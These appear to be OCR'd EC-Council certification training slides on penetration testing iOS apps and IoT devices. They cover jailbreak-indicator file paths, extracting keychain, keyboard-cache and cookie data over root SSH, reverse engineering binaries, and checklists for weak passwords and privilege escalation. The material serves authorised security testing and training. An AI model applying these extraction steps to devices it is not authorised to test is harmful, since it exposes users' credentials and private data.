- Xcode includes:
  - Xcode IDE
  - Instruments
  - iOS Simulator
  - The latest OS X and iOS SDKs
- Configure and launch iOS simulator in Xcode IDE



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Before IPA Penetration Testing

ECSA

01 Cyndia

It comes as a package with a jailbreaking tool, such as Pangu (*http://en.pangu.io*) or evasi0n (*http://evasi0n.com*)

02 Gdb

(*http://www.gnu.org/software/gdb/*)

03 Class Dump

(*http://stevenygard.com/projects/class-dump/*)

04 OpenSSH

(*http://www.openssh.com/*)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify whether iPhone is Jailbroken or not

ECSA

- Jailbreaking creates new files on the device
- Most common files that exist when iPhone is jailbroken are listed below:

```
/private/var/stash
/private/var/lib/apt
/private/var/tmp/cydia.log
/private/var/lib/cydia
/private/var/mobile/Library/SBSettings/Themes
/Library/MobileSubstrate/MobileSubstrate.dylib
/Library/MobileSubstrate/DynamicLibraries/Veency.plist
/Library/MobileSubstrate/DynamicLibraries/LiveClock.plist
/System/Library/LaunchDaemons/com.ikey.bbot.plist
/System/Library/LaunchDaemons/com.saurik.Cydia.Startup.plist
/var/cache/apt
/var/lib/apt
/var/lib/cydia
/var/log/syslog
/var/tmp/cydia.log
```

```
/bin/bash
/bin/sh
/usr/sbin/sshd
/usr/libexec/ssh-keysign
/usr/sbin/sshd
/usr/bin/sshd
/usr/libexec/sftp-server
/etc/ssh/sshd_config
/etc/apt
/Applications/Cydia.app
/Applications/RockApp.app
/Applications/Icy.app
/Applications/WinterBoard.app
/Applications/SBSettings.app
/Applications/MxTube.app
/Applications/IntelliScreen.app
/Applications/FakeCarrier.app
/Applications/blackraln.app
```

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Identify whether iPhone is Jailbroken or not (Cont'd)

ECSA

1. Look for these files to determine whether target iPhone is jailbroken or not
2. Check for the permission for root partition; if it has read/write permissions, then device is jailbroken
3. Check the size of /etc/fstab file, as jailbreaking of device increases the size of this file
4. Check whether application can modify files outside of its sandbox
5. Check whether OpenSSH service is running on the device
6. Check whether Cydia is installed on the device and also check for the Cydia URL scheme (cydia://) used while browsing applications

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Inspect the Plist for Sensitive Information

ECSA

- Property List (plist) contains the essential user preferences and the configuration information of the application
- Use Plist editors, such as plutil, PropertyListEditor, etc., to view or modify all the Plist files available under application's home directory

Inspecting the Plist using Plutil

- SSH to the iPhone and login as a root user
- Navigate to */private/var/mobile/Library/Preferences/* directory
- View [*Pist*] file content using following command
- `Plutil com.apple.[filemae].plist`




Inspecting Plist using PropertyListEditor of Xcode

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Investigate the Keychain Data Storage

ECSA

- iOS uses keychain to store and secure user data, such as passwords, keys, certificates, etc.
- However, keychains are broken at each level; therefore, pen tester needs to assess its security in order to find weaknesses (if any) that exist in it
- Copy the keychain2.db file located at */private/var/Keychains/keychain-2.db*. In iPhone and on your workstation, use *Sqlite database browser* to open it



Source: *http://sqlitebrowser.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Investigate the Keychain Data Storage (Cont'd)

ECSA

- Use iOSKeychain Analyzer to view the contents of the iOS keychain to identify the secrets stored, as well as analyze these secrets from a security standpoint






Source: *http://www.mcafee.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check the iPhone Logs for Leakage of Sensitive Information (Insecure Logging)

ECSA

- Use the Organizer window in xcode to view iPhone logs




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Explore and Look for Sensitive Files in iOS File System

ECSA

- Connect the device to the workstation
- Browse the iPhone file system with iExplorer





Source: *https://www.macroplant.com/iexplorer*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Inspecting SQLite Databases


ECSA

01 Find the actual location of that app's SQLite databases

02 Navigate to Library → Application Support → iPhone Simulator → [version] → Applications → Documents

03 Run sqlite3 command with target .sqlite file

You can also use SQLiteSpy to view SQLite database files on iPhone



Source: *http://www.yunqo.de*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Inspect Error Application Logs


ECSA

View Syslogs

- Navigate to /private/var/log/syslog and view error logs of iPhone

View Crash Logs

- On Mac ~/Library/Logs/CrashReporter/MobileDevice/<DEVICE_NAME>
- On Windows 8 C:\Users\AppData\Roaming\Apple computer\Logs\CrashReporter\MobileDevice\<your iPhone's name>\




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Inspect Error Application Logs (Cont'd)

ECSA

View Console Logs




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Inspect Device Logs

ECSA

- Developers may use logs that contain sensitive information while debugging/running their applications
  - Connect the target device to workstation
  - Navigate to Windows→ Organizer→ Device→ target device console in Xcode to view device logs




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Look for Sensitive Data Cached in Snapshots

ECSA

- Attacker may extract sensitive information from Snapshot folder
- iOS takes screenshot of the application and stores it in Snapshot folder
- Navigate to Library/Caches/Snapshots folder of target application's home directory and check whether it contains any sensitive information




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Inspect Keyboard Cache

ECSA

1. iOS uses keyboard cache to autocomplete the predictive common words
2. It contains each and every keystroke that the user types in text fields
3. Navigate to Library/Keyboard/en_GB-dynamic-text.dat file to view keyboard cache and find out whether it reveals any sensitive information
4. Connect the workstation with iPhone on SSH and open n_GB-dynamic-text.dat file with Hex Editor




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Inspect cookies.binarycookies File for Leakage of Sensitive Information

ECSA

- Some iOS apps create persistent cookies and store them in cookies.binarycookies
- These cookies may contain sensitive information and can be reused to establish session

- Run WinScp on workstation
- Connect the iPhone to workstation over SSH
- Naviagate to application's home directory/ Library/ Cookies and check whether cookies.binarycookies reveals any sensitive information
- Use BinaryCookieReader.py Python script to view cookies.binarycookies file
  - Python BinaryCookieReader.py [Cookies.binarycookies file path]



Source: *http://winscp.net, http://www.securityleam.net*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Check URL Schemes Used by Applications

ECSA

- A specific URL scheme is assigned to each iOS app running on iPhone
- Attacker can exploit these URL Schemes used by the application, if not validated properly
- Check for URL Scheme used by target application

1. Browse the iPhone's file system with iExplorer
2. Go to application sandbox folder
3. Locate the info.plist file and select Quick Look option from context menu
4. Look for URL schemes used by application under property CFBundleURLSchemes



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check for Broken Cryptography

ECSA

- Broken cryptography vulnerability exists when an IOS app:
  - Uses deprecated or weak encryption algorithm
  - Stores data without encryption
  - Hardcodes encryption keys


- Use tools, such as Hopper, IDA, etc., to disassemble and analyze the executables for broken cryptography
- Insecure and/or Deprecated Algorithms
  - RC2
  - MD4
  - MD5
  - SHA1

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Check for Broken Cryptography (Cont'd)

ECSA




Source: *https://www.hex-rays.com, http://www.hopperopp.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Reverse Engineer the iOS Applications

ECSA

1. Locate the binary of target app in the iPhone
2. You can find application binaries at private/var/mobile/Applications/<UUID>/<AppName>.app/
3. Reverse engineer the binaries using class dump utility
4. Class dump is a command-line utility for examining the Objective-C runtime information stored in Mach-O files
5. You can also use IDA disassembler to reverse engineer the iPhone binaries



Source: *https://www.hex-rays.com, stevenygard.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

IoT Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to IoT Penetration Testing

ECSA

- The "Internet of Things" (IoT) is a proposed development of the Internet in which everyday physical devices are equipped with sensors and network connectivity, allowing them to send and receive data

According to the OWASP, security issues associated with IoT device include:

- **Insecure Web Interface**
- **Poor Authentication/Authorization**
- **Poor Insecure Network Services**
- **Lack of Transport Encryption**
- **Privacy Concerns**
- **Insecure Cloud Interface**
- **Insecure Mobile Interface**
- **Insufficient Security Configurability**
- **Insecure Software/Firmware**
- **Poor Physical Security**


- Perform IoT penetration testing to assess the vulnerabilities and exploit the security of IoT devices. Doing as such helps in fixing the security issues prior to being attacked by cyber criminals

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

IoT Attack Surface

ECSA




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Testing an IoT Device for an Insecure Web Interface

ECSA

Test for web interface security:

- Check whether you can change the default login credentials during initial product setup
- Check whether a specific user account is locked after a predefined number of failed login attempts
- Check whether you can find valid accounts using password recovery mechanisms or new user pages
- Check whether the interface is susceptible to XSS, CSRF, SQLi, etc.
- You can use tools such as OWASP's Zed Attack Proxy (ZAP), WEBINSPECT, w3af, IBM Security AppScan Enterprise, Core Impact Pro, Acunetix Web Vulnerability Scanner, etc.



Source: *https://www.owasp.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Testing an IoT Device for Poor Authentication/Authorization

ECSA

Test for Poor Authentication:

- Attempt to login with simple passwords (e.g. test123 or qwerty) to determine the strength of password policy across all interfaces
- Check whether the network traffic transmits credentials in clear text
- Check for requirements associated with password controls (password complexity, password history check, password expiration, password reset, etc.) for new users
- Check whether re-authentication is necessary for sensitive data
- Test whether the device accepts weak passwords or no password, and use proxies and sniffer tools to check for the passwords in clear text or weakly encoded with schemes such as BASE64
- Use tools such as Aircrack-ng, Cain & Able, AirSnort, CoWPAtty, etc.

[redacted]

Test for Poor Authorization:

- Check whether the interfaces allow separation of roles
- Try to perform privilege escalation with the current access controls
- Use tools such as Metasploit


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Testing an IoT Device for Poor Insecure Network Services

ECSA

Test for network services security:

- Use a port scanner to check for open device ports. Once open ports are identified, use automated tools to scan each port for DoS vulnerabilities, exploitable UDP services, vulnerabilities associated with buffer overflow and fuzzing attacks, etc.
- Review network ports to ensure they are absolutely necessary and identify open ports if any exposed to the Internet via UPnP
- You can use tools such as Nmap, Nessus, OpenVAS, etc.



Source: *http://www.ftc.gov*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Testing an IoT Device for Lack of Transport Encryption

ECSA

Test for lack of transport encryption:

- Check if any information is associated with the network traffic of the device; its mobile application and any cloud connection is sent in clear text
- Check if SSL/TLS is up-to-date and properly implemented
- Check if the encryption protocols in use are recommended and accepted
- You can use tools such as Symantec SSL Toolbox, SSL Decoder, Qualys SSL Labs, etc.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Testing an IoT Device for Privacy Concerns

ECSA

Find the nature of data collected by the device, its mobile app, and any cloud interfaces (only data required for the functionality should be collected)

Check who has access to the personally identifiable information


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Testing an IoT Device for an Insecure Cloud Interface

ECSA

- Check whether you can change the default login credentials at the time of initial product setup
- Check whether a specific user account is locked after a predefined number of failed login attempts
- Check whether you can find valid accounts using password recovery mechanisms or new user pages
- Check if the cloud interface is susceptible to XSS, CSRF, SQLi, etc.
- Check all the cloud interfaces for vulnerabilities (API interfaces and cloud-based web interfaces)
- You can use tools such as Google Cloud Security Scanner, Qualys Cloud Suite, etc.




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

